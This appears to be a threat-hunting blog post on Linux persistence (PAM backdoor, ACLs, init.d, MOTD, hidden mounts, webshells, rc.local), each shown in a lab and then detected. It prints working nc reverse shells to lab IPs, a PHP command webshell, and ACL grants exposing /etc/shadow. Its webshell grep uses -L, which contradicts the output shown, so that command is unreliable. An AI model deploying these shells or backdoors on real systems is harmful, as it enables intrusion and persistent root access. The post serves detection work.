Now that the PAM Backdoor has been inserted, let's search for it.

```
horikita@ubuntu:~$ find / -name pam_unix.so 2>/dev/null
/snap/core20/1828/usr/lib/x86_64-linux-gnu/security/pam_unix.so
/usr/lib/x86_64-linux-gnu/security/pam_unix.so
/home/horikita/linux-pam-backdoor/linux-pam-1.3.1/modules/pam_unix/.libs/pam_unix.so
horikita@ubuntu:~$
```

One thing we can do to detect something “abnormal” in it is to use strings, I downloaded a Normal Linux PAM on my machine and compiled it.

Malicious pam_unix.so

```
horikita@ubuntu:/lib/x86_64-linux-gnu/security$ strings pam_unix.so |grep hunt3r
hunt3r
horikita@ubuntu:/lib/x86_64-linux-gnu/security$ strings pam_unix.so |nl |grep hunt3r
376  hunt3r
horikita@ubuntu:/lib/x86_64-linux-gnu/security$
```

Here we’ll see in the strings that the password we used is there, called “hunt3r” on line 376, so we can do the same thing, look on lines 375 to 378 or so and see if there’s anything there.

Normal pam_unix.so

```
horikita@ubuntu:~/hash/Linux-PAM-1.3.1$ strings ./modules/pam_unix/.libs/pam_unix.so | sed -n '375,378p'
auth could not identify password for [%s]
bad username [%s]
No password supplied
Password unchanged
horikita@ubuntu:~/hash/Linux-PAM-1.3.1$
```

And now in the uninfected `pam_unix.so`, there is nothing interesting in these lines, so in an infected `pam_unix.so`, if you use the strings and analyze it, you will see the password that is used for unauthorized access

```
cat /usr/include/type.h
find / -name "pam_unix.so" 2>/dev/null
ls -la /lib/security
ls -la /usr/lib/security
ls -la /lib/x86_64-linux-gnu/security
ls -la /etc/pam.d/*
```

Here are two repository links on github that automate persistence, you can read the code and understand it, maybe look for other ways to hunt.

[madlib](#)

[Linux PAM Backdoor](#)

Hunting for ACL Persistence

Just like in Active Directory/Windows, in Linux there is also an ACL, and this can be used to maintain persistence as well.

In a scenario where an attacker has compromised one of your Linux machines and knows that at any time he may lose access to the machine or a specific directory/file, he can abuse the ACL (access control list) by using the `setfacl` command to change Control access to a file or directory for any user you want, with whatever permissions you want.

```
~> sudo setfacl -m u:kali:rwX /root
~> cd /root
/root>
```

Now the user `kali` can access `/root` even without being root, because we changed the ACL of the `/root` directory for the user `kali` be able to have read, write and execute permissions.

```
~> sudo setfacl -m u:kali:rwX /etc/shadow
~> cat /etc/shadow | head -n1
root:$y$j9T$1R17TVmxKfEiVTxTCcvs01$3u0gKssJHZiN15mmbXyww8PbnPM50iSooEvBMRgXxZ6:19768:0:99999:7:::
~> |
```

To be able to do a hunt, it's very simple, just use the command `getfacl` which basically displays the access control lists (ACLs) associated with files and directories and then use `setfacl -b DIR/FILE` for remove ACL.

```
~> cd /
/> getfacl root
# file: root
# owner: root
# group: root
user::rwx
user:kali:rwx
group:---
mask::rwx
other:---

/> sudo setfacl -b /root
/> getfacl root
# file: root
# owner: root
# group: root
user::rwx
group:---
other:---

/> cd root
cd: permission denied: root
/>
```

We can also create a simple bash script to run and whatever it finds in ACL it will print on the screen.

```
#!/bin/bash


users=$(awk -F ':' ' $1!="root" {print $1}' /etc/passwd)

check_acl_for_user() {
    local user="$1"
    echo "Checking ACLs for user: $user"
    acl_output=$(getfacl -R /* | grep "^# file: \|user:$user$")
    if [[ -n "$acl_output" ]]; then
        echo "$acl_output"
    fi
}

for user in $users; do
    check_acl_for_user "$user"
done
```

Hunting init.d persistence

init.d are the scripts that are executed at machine startup, that is, as soon as the machine is turned on, the scripts that are on it are executed, and this is like gold for an attacker, as he can simply add a reverse shell payload, or execute any script he wants, as soon as the machine starts/restarts.



```
horikita@ubuntu: /etc/init.d
horikita@ubuntu:~$ cd /etc/init.d
horikita@ubuntu: /etc/init.d$ ls
acpid      apport      cron        gdm3        kerneloops  network-manager  plymouth-log  rsync        spice-vdagent  uuid
alsa-utils avahi-daemon cups        grub-common keyboard-setup.sh  open-vn-tools  pppd-dns        rsyslog        udev           whoopie
anacron    bluetooth  cups-browsed hwclock.sh  knod         openvpn          procs         saned         ufw            x11-common
apparmor   console-setup.sh  dbus        irqbalance  malinit      plymouth         pulseaudio-enable-autospawn  speech-dispatcher  unattended-upgrades

horikita@ubuntu: /etc/init.d$ cat malinit
#!/bin/bash

### BEGIN INIT INFO
# Provides:          malinit
# Required-Start:    $local_fs $network $syslog
# Required-Stop:     $local_fs $network $syslog
# Default-Start:     2 3 4 5
# Default-Stop:      0 1 6
### END INIT INFO

do_start()
{
    start-stop-daemon --start \
        --pidfile /var/run/init-daemon.pid \
        --exec /opt/rev.sh \
        || return 2
}

case "$1" in
    start)
        do_start
        ;;
    esac
horikita@ubuntu: /etc/init.d$ cat /opt/rev.sh
#!/bin/bash

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.218.136 1337 >/tmp/f
horikita@ubuntu: /etc/init.d$ reboot
```

Now after reboot:

```

~> nc -lvnp 1337
listening on [any] 1337 ...
connect to [192.168.218.136] from (UNKNOWN) [192.168.218.168] 47008
sh: 0: can't access tty; job control turned off
# id;whoami;hostname
uid=0(root) gid=0(root) groups=0(root)
root
ubuntu
# |

```

To remove it is quite simple.

```

horikita@ubuntu:/etc/init.d$ sudo update-rc.d -f malinit remove
horikita@ubuntu:/etc/init.d$ sudo rm malinit
horikita@ubuntu:/etc/init.d$

```

For hunting just check these two directories:

```

ls -la /etc/init.d/*
ls -la /etc/rc*.d/

```

Hunting MOTD Persistence

MOTD (Message of the Day) is a message displayed to users when they log into a system, usually through SSH or the console. It is a way of providing important information, such as maintenance notices, usage policies, system news or any other relevant information to users.

This persistence technique basically consists of creating a malicious MOTD that when someone join into the machine using ssh for example, our Malicious MOTD will be executed, below is an example of how it works.

```

~> cd /etc/update-motd.d
/etc/update-motd.d) ls
10-username 11-shell 50-pers
/etc/update-motd.d) cat 50-pers
#!/bin/bash
/home/kali/rev.sh
/etc/update-motd.d) ssh kali@localhost

```

```

~> cat rev.sh
nc -c bash localhost 1337
~> nc -lvnp 1337
listening on [any] 1337 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 51194
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)

```

Basically what we did was go to `/etc/update-motd.d` and create a new MOTD containing the path of a reverse shell script, so that as soon as someone sshs in, the reverse shell will be executed and Regardless of which user you enter, the shell will always be root, as ssh runs as root.

To be able to hunt you can check these directories looking for an Abnormal MOTD.

```
ls -la /etc/update-motd.d/*
/usr/lib/update-notifier/update-motd-updates-available
cat /etc/motd
find / -name "*motd*" 2>/dev/null
```

Hunting for hidden process mounted

This technique of using `mount` to mount a process in another directory is quite old, but it's worth knowing how it works and knowing how to undo it.

```
-> sleep 60000 &
[1] 267005
-> ps -267005
  PID TTY          STAT TIME COMMAND
 267005 pts/1        SN    0:00 sleep 60000
-> sudo mount --bind -r -o rw /tmp /proc/267005
[sudo] password for kali:
-> ps -267005
  PID TTY          STAT TIME COMMAND
-> mount|grep proc
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=32,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=157)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,nosuid,nodev,noexec,relatime)
/dev/sda1 on /proc/267005 type ext4 (rw,relatime,errors=remount-ro)
-> sudo umount /proc/267005
-> ps -267005
  PID TTY          STAT TIME COMMAND
 267005 pts/1        SN    0:00 sleep 60000
->
```

Process Mounted in /tmp dir

Now PID has been hidden from ps


We can find using mount and then use umount /proc/PID

To be able to hunt, it's very simple, just use the mount command to see what is mounted.

```
mount
mount|grep proc
umount /proc/PID
umount -l /proc/PID
```

Hunting for webshells

Of course, using webshells for persistence is an old technique. When an attacker gains access to a machine, even without elevated privileges, they can deploy a webshell. A webshell allows the attacker to access the machine, even without direct access to the server via browser/web and from there, the attacker can execute commands and even execute a reverse shell to gain access to the server without depending on the webshell.



Here we have an example of a simple webshell in PHP.

```

/var/www/html))) cat web.php
<html>
<body>
<form method="GET" name="<?php echo basename($ SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
if(isset($_GET['cmd']))
{
    system($_GET['cmd']);
}
?>
</pre>
</body>
</html>
/var/www/html))) grep -rLE 'fsockopen|pfsockopen|exec|shell|system|eval|rot13|base64|base32|passthru|$_GET|$_POST|$_REQUEST|cmd|socket' /var/www/html/*.php | xargs -I {} echo "Suspicious file: {"
}
Suspicious file: /var/www/html/web.php
/var/www/html)))

```

We can detect it using this online and with tools too.

```

grep -rLE
'fsockopen|pfsockopen|exec|shell|system|eval|rot13|base64|base32|passthru|$_GET|$_POST|$_REQUEST|cmd|socket' /var/www/html/*.php | xargs -I {} echo "Suspicious file: {"

```

```

/var/log/apache2))) cat access.log
127.0.0.1 - - [15/Feb/2024:13:27:28 -0500] "GET /web.php?cmd=id HTTP/1.1" 200 431 "http://localhost/web.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - - [15/Feb/2024:13:27:32 -0500] "GET /web.php?cmd=id HTTP/1.1" 200 430 "http://localhost/web.php?cmd=id" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
127.0.0.1 - - [15/Feb/2024:13:27:36 -0500] "GET /web.php?cmd=id%3Bwhoami%3Bpwd HTTP/1.1" 200 440 "http://localhost/web.php?cmd=id" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
/var/log/apache2)))

```

We can also look at the apache logs, it also shows what the file was.

We can also use tools like [BackDoorMan](#), [NeoPi](#), [Shell-Detector](#) and [WebShell-AIHunter](#) that help in detecting malicious webshells.

Hunting rc.local persistence

rc.local is a startup script in Linux used to execute custom commands or scripts during the system boot process, however it has been replaced by more modern methods such as systemd service units.

An attacker could add a reverse shell to **/etc/rc.local** and every time your machine is started, the content on it will be executed with root privileges, thus providing very good and effective persistence.

```

~> cat /etc/rc.local
#!/bin/bash

nc -c bash 192.168.218.168 9001
~> reboot

```

After the reboot, the content inside **rc.local** which was the reverse shell was executed successfully and we can see its process.


```
Activities  Terminal
horikita@ubuntu:~$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 192.168.218.136 38446
whoami;hostname
root
kali
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/
```

```
kali 1515 0.0 0.0 6316 2816 ? S 16:52 0:00 \_ /usr/bin/uncclutter -idle 1 -root
kali 1538 0.0 0.0 8600 1396 ? Ss 16:52 0:00 \_ /usr/bin/ssh-agent bspwm
root 828 0.6 0.7 1869392 40872 ? Ssl 16:51 0:00 /usr/bin/containerd
root 842 0.0 0.0 6964 3328 ? Ss 16:51 0:00 /bin/bash /etc/rc.local start
root 851 0.0 0.0 2580 1536 ? S 16:51 0:00 \_ sh -c bash
root 854 0.0 0.0 6964 3328 ? S 16:51 0:00 \_ bash
root 875 2.8 1.4 2645868 82368 ? Ssl 16:51 0:00 /usr/sbin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
```

We can also see when it was run using `systemctl status rc-local`.

```
..md/system/rc-local.service.d> systemctl status rc-local
● rc-local.service - /etc/rc.local Compatibility
   Loaded: loaded (/usr/lib/systemd/system/rc-local.service; enabled-runtime; preset: disabled)
   Drop-In: /usr/lib/systemd/system/rc-local.service.d
             └─debian.conf
   Active: active (exited) since Thu 2024-02-15 16:55:02 EST; 32min ago
     Docs: man:systemd-rc-local-generator(8)
   Process: 842 ExecStart=/etc/rc.local start (code=exited, status=0/SUCCESS)
      CPU: 49ms

Feb 15 16:51:59 kali systemd[1]: Starting rc-local.service: /etc/rc.local Compatibility...
Feb 15 16:55:02 kali systemd[1]: Started rc-local.service: /etc/rc.local Compatibility.
..md/system/rc-local.service.d>
```

To be able to hunt, just check these files and directories:

```
/etc/rc.local
/lib/systemd/system/rc-local.service.d
cat /run/systemd/generator/multi-user.target.wants/rc-local.service
systemctl status rc-local
```

So this was the post, I hope you liked it, if you have any questions or if you didn't understand any part, DM me on Twitter: [@MatheuzSecurity](#)

So that's it, until next time!